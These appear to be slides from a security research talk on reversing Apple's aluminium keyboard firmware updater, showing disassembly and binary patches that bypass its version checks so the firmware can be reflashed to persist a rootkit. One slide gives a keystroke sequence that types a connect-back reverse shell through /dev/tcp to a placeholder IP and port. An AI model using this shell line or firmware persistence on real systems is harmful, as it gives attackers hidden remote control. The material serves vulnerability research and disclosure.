

# Reversing and Exploiting an Apple Firmware Update

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## Scenario (post-exploitation):

- We've rooted somebody's Mac OS X box
- Say after reading "The Mac Hacker's Handbook" by Charlie Miller and Dino Dai Zovi
- We want to maintain control of the box

[http://upload.wikimedia.org/wikipedia/en/1/1f/Sad\\_mac.png](http://upload.wikimedia.org/wikipedia/en/1/1f/Sad_mac.png)

## Proof-of-concept rootkit

- “iRK - Crafting OS X Kernel Rootkits” by Jesse D’Aguanno (Black Hat 2008)

We want to maintain control, even if

- Apple releases patch for vulnerability we used
- Owner is paranoid and re-installs Mac OS X from clean media
- Owner safely updates patch level

Fortunately for an attacker

- Apple has a habit of releasing products before they're ready
- Apple then later issues firmware updates
- In May 2009, almost 1000 firmware updates available for download from support.apple.com
- The Mac world is incredibly monocultural

## firmware update

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### Xserve LOM Firmware Update 1.2

This update includes changes to the Lights-Out Management environment of the Xserve (Early 2008). It addresses issues that cause frequent power supply and fan notifications to be sent. This update is strongly recommended for all Xserve (Early 2008) systems. The Xserve Lights-Out Management Firmware Update 1.2 application has been installed into the /Applications/Server folder of the selected volume.

[http://support.apple.com/downloads/Xserve\\_LOM\\_Firmware\\_Update\\_1\\_2](http://support.apple.com/downloads/Xserve_LOM_Firmware_Update_1_2)

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### MacBook Pro Graphics Firmware Update 1.0

This firmware update is recommended for all 17-inch MacBook Pro (Early 2009) users and addresses the appearance of vertical lines or distorted graphics on the notebook display. For more information about this update, please visit this website: About the MacBook Pro Graphics Firmware Update 1.0

[http://support.apple.com/downloads/MacBook\\_Pro\\_Graphics\\_Firmware\\_Update\\_1\\_0](http://support.apple.com/downloads/MacBook_Pro_Graphics_Firmware_Update_1_0)

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### MacBook, MacBook Pro Keyboard Firmware Update 1.0

This MacBook and MacBook Pro firmware update addresses an issue where the first key press may be ignored if the computer has been sitting idle. It also addresses some other issues.

[http://support.apple.com/downloads/MacBook\\_\\_MacBook\\_Pro\\_Keyboard\\_Firmware\\_Update\\_1\\_0](http://support.apple.com/downloads/MacBook__MacBook_Pro_Keyboard_Firmware_Update_1_0)

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### MacBook, MacBook Pro Trackpad Firmware Update 1.0

This firmware update addresses an issue where trackpad clicks may not be recognized on MacBook (Late 2008) and MacBook Pro (Late 2008) systems. The update package will install an updater application into the Applications/Utilities folder and will launch it automatically. Follow the instructions in the updater application to complete the update process.

[http://support.apple.com/downloads/MacBook\\_\\_MacBook\\_Pro\\_Trackpad\\_Firmware\\_Update\\_1\\_0](http://support.apple.com/downloads/MacBook__MacBook_Pro_Trackpad_Firmware_Update_1_0)

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Apple has firmware updates available for:

- graphics cards
- keyboards
- trackpads
- bluetooth
- EFI
- SuperDrive
- AirPort products
- Time Capsule
- etc.

## What can we do with control of the keyboard?




<http://www.flickr.com/photos/errorsan/164315682/>

## How about shoveling a shell?

① Command - Space




② terminal



3

Return



4

exec /bin/sh 0</dev/tcp/IP/PORT 1>&0 2>&0

Return

<http://labs.neohapsis.com/2008/04/17/connect-back-shell-literally/>

## What if the user uses a Little Snitch?



No problem. Just add:

5

Return

<http://www.obdev.at/products/littlesnitch>

With custom keyboard firmware, we can persist a rootkit.



[http://en.wikipedia.org/wiki/File:Terry\\_O'Quinn.png](http://en.wikipedia.org/wiki/File:Terry_O'Quinn.png)

## Apple's current keyboard lineup:



August 2007, USB \$49



August 2007, Bluetooth \$79



March 2009, USB \$49

We are going to focus our attention on:



<http://www.flickr.com/photos/bhibbard/2534426907/>

## Keyboard firmware had bugs:

<b>Allan Doyle</b>  Posts: 21 Registered: Jan 7, 2003	<b>Aluminum keyboard 'skips'</b> Posted: Nov 3, 2007 5:40 PM
	<p>I'm using new aluminum keyboards with Leopard on a new 2.8 GHz iMac and on a fairly recent MacBook Pro. These are completely independent setups, not the same keyboard.</p> <p>The problem I have is that the modifier keys sometimes seem to 'skip' or stop being recognized. If I'm typing very fast and hold down something like shift or control, then type a few letters with that modifier key down, sometimes it will stop doing the job. So if I were to type a bunch of upper-case 'A's, it would look like 'Aaaaaaa', or worse, if I'm in Emacs, doing something like moving up a few lines by typing 'CTRL-P' repeatedly, I'll get one CTRL-P, and then a bunch of 'p's. This feels like there's a glitch in the keyboard driver or something similar.</p> <p>Aluminum keyboard Mac OS X (10.5) iMac 2.8 GHz and late model MacBook Pro</p>

<http://discussions.apple.com/thread.jspa?messageID=5745023>



## Another complaint:

<p><b>snovakov</b> Posts: 1 From: Northern California Registered: Mar 5, 2008</p>	<p><b>Wired aluminum keyboard problem</b> Posted: Mar 5, 2008 2:50 PM</p> <hr/> <p>Does anyone else have a problem with the new aluminum keyboard? Mine misses to accept about one in dozen keystrokes; this is definitely not a problem with how hard I press as I tend to hit the keys very hard. Any help would be welcome.</p> <p>Mac OS X (10.5.2) Dual 2GHz PowerMac G5</p>
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<http://discussions.apple.com/thread.jspa?messageID=6763413>

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## Aluminum Keyboard Firmware Update 1.0



[Download](#)

Post Date: April 08, 2008

Download ID: DL84

License: Update

File Size: 1.5MB

### About Aluminum Keyboard Firmware Update 1.0

With its elegant anodized aluminum enclosure, the Apple Keyboard looks equally at home in your living room or on your desk. Start enjoying the crisp, responsive feel of its low-profile keys.

Learn more about [Apple Keyboards](#).

### What's New in this Version

This firmware update addresses an issue with the aluminum Apple Keyboard and the aluminum Apple Wireless Keyboard where a key may repeat unexpectedly while typing. The update also addresses other issues. Mac OS X 10.5.2 is required before installing this update.


### System Requirements

- Mac OS X 10.5.2

### Supported Languages


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- Español
- Italiano
- Nederlands
- Dansk
- Norsk Bokmål

[http://support.apple.com/downloads/Aluminum\\_Keyboard\\_Firmware\\_Update\\_1\\_0](http://support.apple.com/downloads/Aluminum_Keyboard_Firmware_Update_1_0)




$\text{SHA1}(\text{AlKybdFirmwareUpdate.dmg})=8c914be94e31a1f2543bd590d7239aebc1ebb0c0$

Most likely, your keyboard has already been updated.




It doesn't matter. We can get around this.



Also, man lsbom.


We have extracted the updater application.




This thing also checks if the keyboard needs updating.



Right-click and do “Show Package Contents.”



\*.app treated as a single entity by Finder, but actually are directories. Notice the executable file in MacOS.



Recommend: Cameron Hotchkies' talk "Under the iHood" at REcon 2008. (<http://www.recon.cx>)

Notice that the TLD for REcon is cx, not com.

Look at all the stuff in the Resources directory.

Name	Date Modified	Size	Kind
Contents	Apr 2, 2008, 4:13 PM	--	Folder
Info.plist	Mar 17, 2008, 9:38 PM	4 KB	XML Property List
MacOS	Apr 2, 2008, 4:13 PM	--	Folder
Aluminum Keyboard Firmware Update	Mar 17, 2008, 9:38 PM	80 KB	Unix Executable File
PkgInfo	Mar 17, 2008, 9:38 PM	4 KB	Plain text
Resources	Today, 8:24 AM	--	Folder
da.iproj	Mar 17, 2008, 2:30 PM	--	Folder
Dutch.iproj	Mar 17, 2008, 2:30 PM	--	Folder
English.iproj	Apr 2, 2008, 4:13 PM	--	Folder
fi.iproj	Mar 17, 2008, 2:30 PM	--	Folder
FirmwareUpdater.icns	Mar 17, 2008, 9:38 PM	112 KB	Apple icon image
French.iproj	Mar 17, 2008, 2:30 PM	--	Folder
German.iproj	Mar 17, 2008, 2:30 PM	--	Folder
HIDFirmwareUpdaterTool	Mar 17, 2008, 9:38 PM	76 KB	Unix Executable File
Italian.iproj	Mar 17, 2008, 2:30 PM	--	Folder
Japanese.iproj	Mar 17, 2008, 2:30 PM	--	Folder
kbd_0x0069_0x0220.irrfw	Mar 17, 2008, 9:38 PM	20 KB	Document
ko.iproj	Mar 17, 2008, 2:30 PM	--	Folder
no.iproj	Mar 20, 2008, 2:48 PM	--	Folder
pl.iproj	Mar 17, 2008, 2:30 PM	--	Folder
pt_PT.iproj	Mar 20, 2008, 2:51 PM	--	Folder
ru.iproj	Apr 2, 2008, 3:02 PM	--	Folder
Spanish.iproj	Mar 17, 2008, 2:30 PM	--	Folder
sv.iproj	Mar 17, 2008, 2:30 PM	--	Folder
zh_CN.iproj	Mar 17, 2008, 2:30 PM	--	Folder
zh_TW.iproj	Mar 17, 2008, 2:30 PM	--	Folder
version.plist	Apr 2, 2008, 4:13 PM	4 KB	XML Property List

Magic number is 0xCAFEBAE (not Java bytecode however).

```
$ hexdump -n 16 Aluminum\ Keyboard\ Firmware\ Update
00000000 ca fe ba be 00 00 00 02 00 00 00 00 12 00 00 00
00000010
$ file Aluminum\ Keyboard\ Firmware\ Update
Aluminum Keyboard Firmware Update: Mach-O universal binary with 2 architectures
Aluminum Keyboard Firmware Update (for architecture ppc): Mach-O executable ppc
Aluminum Keyboard Firmware Update (for architecture i386): Mach-O executable i386
```

We look at the x86 binary.

Aside: man lipo

## I/O Registry Explorer:

The screenshot shows the I/O Registry Explorer application interface. The title bar says "IOUSB". The main window has a toolbar with icons for search, refresh, and file operations. A search bar is at the top right. Below it, the path "IOUSB:/Keyboard Hub@fd100000/Apple Keyboard@fd120000" is displayed.

**Apple Keyboard@fd120000**

Class Inheritance: IOUSBDevice : IOUSBNub : IOService : IORRegistryEntry : OSObject

Bundle Identifier: com.apple.iokit.IOUSBFamily

Properties for Apple Keyboard@fd120000:

Property	Type	Value
bcdDevice	Number	0x69
bDeviceClass	Number	0x0
bDeviceProtocol	Number	0x0
bDeviceSubClass	Number	0x0
bMaxPacketSize0	Number	0x8
bNumConfigurations	Number	0x1
Bus Power Available	Number	0x32
Device Speed	Number	0x0
idProduct	Number	0x220
idVendor	Number	0x5ac
iManufacturer	Number	0x1
► IOCFPPlugInTypes	Dictionary	1 value
IOGeneralInterest	String	IOCommand is not serializable
IOUserClientClass	String	IOUSBDeviceUserClientV2
iProduct	Number	0x2
iSerialNumber	Number	0x0
locationID	Number	0xfd120000
Low Power Displayed	Boolean	False
non-removable	String	yes
PortNum	Number	0x2
PortUsingExtraPowerForWake	Number	0x0
Requested Power	Number	0x0
sessionID	Number	0x9c5459734239
USB Address	Number	0x4
USB Product Name	String	Apple Keyboard
USB Vendor Name	String	Apple, Inc

For our updated keyboard, we observe:

- bcdDevice = 0x69
- idProduct = 0x220
- idVendor = 0x5ac

We found that a keyboard that has not been updated has:

- bcdDevice = 0x67
- idProduct = 0x220
- idVendor = 0x5ac

Note: bcdDevice is a device's release number.

## Output from usbview on Windows:

Endpoint Descriptor:

bEndpointAddress: 0x81 IN  
Transfer Type: Interrupt  
wMaxPacketSize: 0x0008 (8)  
bInterval: 0x0A

Endpoint Descriptor:

bEndpointAddress: 0x82 IN  
Transfer Type: Interrupt  
wMaxPacketSize: 0x0001 (1)  
bInterval: 0x0A

To disassemble the binary, I used:

- otx  <http://otx.osxninja.com>
- much nicer output than otool
- could have also used IDA Pro

For binary editing, I used:

- 0xED  <http://www.suavetech.com/0xed/0xed.html>

We need to do reverse-engineering for *interoperability*:

“a person who has lawfully obtained the right to use a copy of a computer program may circumvent a technological measure that effectively controls access to a particular portion of that program for the sole purpose of identifying and analyzing those elements of the program that are necessary to achieve interoperability of an independently created computer program with other programs”

Title 17, Chapter 12, §1201(f)(1)

Delegate method: `applicationDidFinishLaunching:`

- runs after application launched and initialized, but prior to first event

Calls a number of subroutines that

- Checks O/S version is  $\geq 10.5.2$  by consulting  
`/System/Library/CoreServices/SystemVersion.plist`
- Using I/O kit library, finds keyboard w/ vendor ID `0x05ac` and product IDs `0x222, 0x221, 0x220, and 0x228`
- Checks the validity of the firmware image file  
`kbd_0x0069_0x0220.irrrxfw` in the application bundle using a function called `CRC32`:

```
- (unsigned long) [MyMainController CRC32:]  
3005  pushl   %ebp  
3006  movl    %esp, %ebp  
3008  pushl   %esi  
3009  pushl   %ebx  
300a  subl    $0x10, %esp  
300d  movl    0x10(%ebp), %ebx  
3010  movl    0x00008024, %eax      length  
3015  movl    %ebx, (%esp)  
3018  movl    %eax, 0x04(%esp)  
301c  calll   0x000090e0          -[ (%esp, 1) length]  
3021  movl    %ebx, (%esp)  
3024  movl    %eax, %esi  
3026  movl    0x00008034, %eax      bytes  
302b  movl    %eax, 0x04(%esp)  
302f  calll   0x000090e0          -[ (%esp, 1) bytes]
```

3034	xorl	%ecx, %ecx
3036	xorl	%edx, %edx
3038	movl	%eax, %ebx
303a	jmp	0x00003043
303c	movzbl	(%edx, %ebx), %eax
3040	incl	%edx
3041	addl	%eax, %ecx
3043	cmpl	%esi, %edx
3045	jb	0x0000303c
3047	addl	\$0x10, %esp
304a	movl	%ecx, %eax
304c	popl	%ebx
304d	popl	%esi
304e	leave	
304f	ret	

If Apple can't even implement CRC32 correctly, what else did they screw up?

To disable version checks, we need to patch the binary.

```
- (BOOL) [MyMainController getProductVersion:]  
...  
00004c7a 8b4508      movl    0x08(%ebp),%eax  
00004c7d 83785069    cmpl    $0x69,0x50(%eax)      (unsigned int)fCurrentVersion  
00004c81 7530         jne     0x00004cb3  
00004c83 a140800000  movl    0x00008040,%eax      showDialog:  
00004c88 8b5508      movl    0x08(%ebp),%edx  
00004c8b c744240811000000 movl    $0x00000011,0x08(%esp)  
00004c93 89442404    movl    %eax,0x04(%esp)  
00004c97 891424      movl    %edx,(%esp)  
00004c9a e841440000  calll   0x000090e0      -[ (%esp,1) showDialog:]  
00004c9f a144800000  movl    0x00008044,%eax      terminate  
00004ca4 89442404    movl    %eax,0x04(%esp)  
00004ca8 8b4508      movl    0x08(%ebp),%eax  
00004cab 890424      movl    %eax,(%esp)  
00004cae e82d440000  calll   0x000090e0      -[ (%esp,1) terminate]  
00004cb3 8b5508      movl    0x08(%ebp),%edx  
00004cb6 837a5069    cmpl    $0x69,0x50(%edx)      (unsigned int)fCurrentVersion  
00004cba 0f8696000000 jbel    0x00004d56
```

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- (BOOL) [MyMainController getProductVersion:]  
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00004c88 8b5508      movl   0x08(%ebp),%edx  
00004c8b c744240811000000 movl   $0x00000011,0x08(%esp)  
00004c93 89442404    movl   %eax,0x04(%esp)  
00004c97 891424      movl   %edx,(%esp)  
00004c9a e841440000  calll  0x000090e0      -[ (%esp,1) showDialog:]  
00004c9f a144800000  movl   0x00008044,%eax      terminate  
00004ca4 89442404    movl   %eax,0x04(%esp)  
00004ca8 8b4508      movl   0x08(%ebp),%eax  
00004cab 890424      movl   %eax,(%esp)  
00004cae e82d440000  calll  0x000090e0      -[ (%esp,1) terminate]  
00004cb3 8b5508      movl   0x08(%ebp),%edx  
00004cb6 837a5069    cmpl   $0x69,0x50(%edx)      (unsigned int)fCurrentVersion  
00004cba 0f8696000000  jbel   0x00004d56
```


Make both unconditional.

```
- (void) [MyMainController showInstructions]
...
000047fa 8b4508      movl   0x08(%ebp),%eax
000047fd 8b5038      movl   0x38(%eax),%edx      (NSTextField) ibCurrentVersion
00004800 c74424086c720000 movl   $0x0000726c,0x08(%esp) invalid version
00004808 a1bc800000  movl   0x000080bc,%eax      setStringValue:
0000480d 891424      movl   %edx,(%esp)
00004810 89442404  movl   %eax,0x04(%esp)
00004814 e8c7480000  calll  0x000090e0      -[ (%esp,1) setStringValue:]
00004819 8b5508      movl   0x08(%ebp),%edx
0000481c 807a6800  cmpb   $0x00,0x68(%edx)      (BOOL) fbNeedsUpdate
00004820 740e        je    0x00004830
```


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00004810 89442404  movl   %eax,0x04(%esp)
00004814 e8c7480000  calll  0x000090e0      -[ (%esp,1) setStringValue:]
00004819 8b5508      movl   0x08(%ebp),%edx
0000481c 807a6800  cmpb   $0x00,0x68(%edx)      (BOOL) fbNeedsUpdate
00004820 740e        je    0x00004830
```

NOP the conditional jump.


## After patching:

